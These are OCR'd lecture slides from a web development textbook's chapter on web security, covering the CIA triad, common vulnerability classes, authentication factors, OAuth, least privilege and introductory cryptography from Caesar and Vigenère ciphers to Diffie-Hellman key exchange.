Web Security


Chapter 16

Randy Connolly and Ricardo Hoar

Fundamentals of Web Development

Information Security

The CIA Triad




Information Security

The CIA Triad

- **Confidentiality** is the principle of maintaining privacy for the data you are storing, transmitting, etc.
- **Integrity** is the principle of ensuring that data is accurate and correct.
- **Availability** is the principle of making information available when needed to authorized people.

Impact

what systems were infiltrated and what data was stolen or lost?



- A ***loss of confidentiality*** includes the disclosure of confidential information to a (often malicious) third party.

  This could manifest as a cross-site script attack where data is stolen right off your screen or a full-fledged database theft where credit cards and passwords are taken.

- A ***loss of integrity*** changes your data or prevents you from having correct data.

  This might manifest as an attacker hijacking a user session, perhaps placing fake orders or changing a user’s home address.

- A ***loss of availability*** prevents users from accessing some or all of the systems.

  This might manifest as a denial of service attack, or a SQL injection attack (described later), where the payload removes the entire user database, preventing logins from registered users.

Vulnerabilities

The holes in your armor

Once vulnerabilities are identified, they can be assessed for risk.

Some vulnerabilities are not fixed because they are unlikely to be exploited, while others are low risk because the consequences of an exploit are not critical.

The top classes of web vulnerability include:

1. Injection
2. Cross-site scripting
3. Insecure direct object references

Secure By Design


People are bad

Secure by design addresses that there are malicious users out there. By continually distrusting user input (and even internal values) throughout the design and implementation phases, you will produce more secure software than if you didn't consider security at every stage.

Techniques can be applied at every stage of the software development life cycle to make your software Secure By Design.

Secure By Design


Here's what we do



Authentication Factors

the things you can ask someone for

Authentication factors are the things you can ask someone for in an effort to validate that they are who they claim to be.



What you know (Knowledge)

Passwords, PIN, security questions, ...

What you have (Ownership)

Access card, cell phone, cryptographic FOB, ...

What you are (Inherence)

Retinas, fingerprints, DNA, walking gait, ...

Single Factor Authentication

How many factors do you need?

Single-factor authentication is the weakest and most common category of authentication system where you ask for only one of the three factors.

- Know a password
- Posses an access card
- Fingerprint access on your mobile phone

When better authentication confidence is required, more than one authentication factor should be considered

Multi Factor Authentication

More than one.

Multifactor authentication is where two distinct factors of authentication must pass before you are granted access.

The way we all access an ATM machine is an example of two-factor authentication:

- you must have both *the knowledge factor* (PIN) and
- the *ownership factor*(card)

Multifactor authentication is becoming prevalent in consumer products as well:

- your cell phone is used as the *ownership factor* alongside
- your password as a *knowledge factor*.

Third Party Authentication

Let someone else worry about it

Many popular services allow you to use their system to authenticate the user and provide you with enough data to manage your application.

Third-party authentication schemes like OpenID and OAuth are popular with developers and are used under the hood by many major websites including Amazon, Facebook, Microsoft, and Twitter, to name but a few.

OAuth


3rd party Authentication requires some effort

OAuth uses four user roles

- The **resource owner** is normally the end user who can gain access to the resource (though it can be a computer as well).
- The **resource server** hosts the resources and can process requests using access tokens.
- The **client** is the application making requests on behalf of the resource owner.
- The **authorization server** issues tokens to the client upon successful authentication of the resource owner. Often this is the same as the resource server.

OAuth

An overview



Resource owner
Client (your web server)
Authentication server
Resource server
0 Client registers
client_id, secret
1 User requests login page
2 Client redirects the user to authentication server with its client_id and callback URL.
3 Upon a valid login authentication server returns a redirect to the client containing the authorization code.
Authorization code
Authorization code, secret
Access token request
4 The client requests an access token using the authorization code and secret.
Access token (stored on client)
5 User wants access to something.
Access token, resource request
Protected resource
6 The access token obtained earlier grants access to the resource from the resource server.

Authorization

Not the same as authentication

Authorization defines what rights and privileges a user has once they are authenticated.

- Authentication *grants* access

vs

- Authorization *defines* what the user with access can (and cannot) do.

The **principle of least privilege** is a helpful rule of thumb that tells you to give users and software only the privileges required to accomplish their work.

Cryptography

Secret Messages


Being able to send a secure message has been an important tool in warfare and affairs of state for centuries.

At a basic level we are trying to get a message from one actor (we will call her **Alice**), to another (**Bob**), without an eavesdropper (**Eve**) intercepting the message.

Since a single packet of data is routed through any number of intermediate locations on its way to the destination, getting your data (and passwords) is as simple as reading the data during one of the hops unless you use cryptography.


Cryptography

The problem



Cryptography


The goal


1 Alice encrypts message with key.
2 Alice transmits cipher.
3 Eve intercepts cipher but cannot understand it.
4 Bob receives cipher and decrypts it using key.
Alice
Eve
Bob

Caesar

Substitution ciphers

The **Caesar cipher**, named for and used by the Roman Emperor, is a substitution cipher where every letter of a message is replaced with another letter, by shifting the alphabet over an agreed number (from 1 to 25).



A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
Plain alphabet
D E F G H I J K L M N O P Q R S T U V W X Y Z A B C
Cipher alphabet (shift = 3)

The message HELLO, for example, becomes KHOOR when a shift value of 3 is used

The problem with lousy ciphers

Letter distribution is not flat

The frequency of letters (and sets of two and three letters) is well known



If you noticed the letter J occurring most frequently, it might well be the letter E

The problem with lousy ciphers

Letter distribution is not flat

Any good cipher must therefore try to make the resulting cipher text letter distribution relatively flat so as to remove any trace of the telltale pattern of letter distributions.


Simply swapping one letter for another does not do that, necessitating other techniques.

Vigenère

Early attempt to flatten letter distribution of ciphers

The **Vigenère cipher**, named for the sixteenth-century cryptographer, uses a keyword to encode a message.

The key phrase is written below the message and the letters are added together to form the cipher text as illustrated



Plain text message
H E L L O D E A R R E A D E R S
+
H O T D O G H O T D O G H O T D
=
Encrypt (+)
Cipher
P T F P D K M P L V T H L T L W
KEY
H O T D O G
-
H O T D O G H O T D O G H O T D
Decrypt (–)
=
H E L L O D E A R R E A D E R S

Modern Block Ciphers

Ciphers in the computer age

Block ciphers encrypt and decrypt messages using an iterative replacing of a message with another scrambled message using 64 or 128 bits at a time.

- The Data Encryption Standard (**DES**) and its replacement,
- The Advanced Encryption Standard (**AES**)

Are two-block ciphers still used in web encryption today

Symmetric Key Problem

How to exchange the key?

All of the ciphers we have covered thus far use the same key to encode and decode, so we call them **symmetric ciphers**.

The problem is that we have to have a shared private key. How?

- Over the phone?
- In an email?
- Through the regular mail?
- In person?

Public Key Cryptography

Solves the problem of key exchange

Public key cryptography (or **asymmetric cryptography**) solves the problem of the secret key by using two distinct keys:

- a **public** one, widely distributed
- another one, kept **private**

Algorithms like the Diffie-Hellman key exchange allow a shared secret to be created out in the open, despite the presence of an eavesdropper

Diffie-Hellman key exchange

Solves the problem of key exchange

Not used extensively anymore but the mathematics of the Diffie-Hellman key exchange are accessible to a wide swath of readers.

Modern algorithms (like RSA) apply similar thinking but with more complicated mathematics.

Diffie-Hellman key exchange

Solves the problem of key exchange

The algorithm relies on the power associative rule, which states that:

$$g^{ab} = g^{ba}$$

g^{ab} can be used as a *symmetric* key for encryption, but since only g^a and g^b are transmitted the symmetric key isn’t intercepted.

Diffie-Hellman key exchange

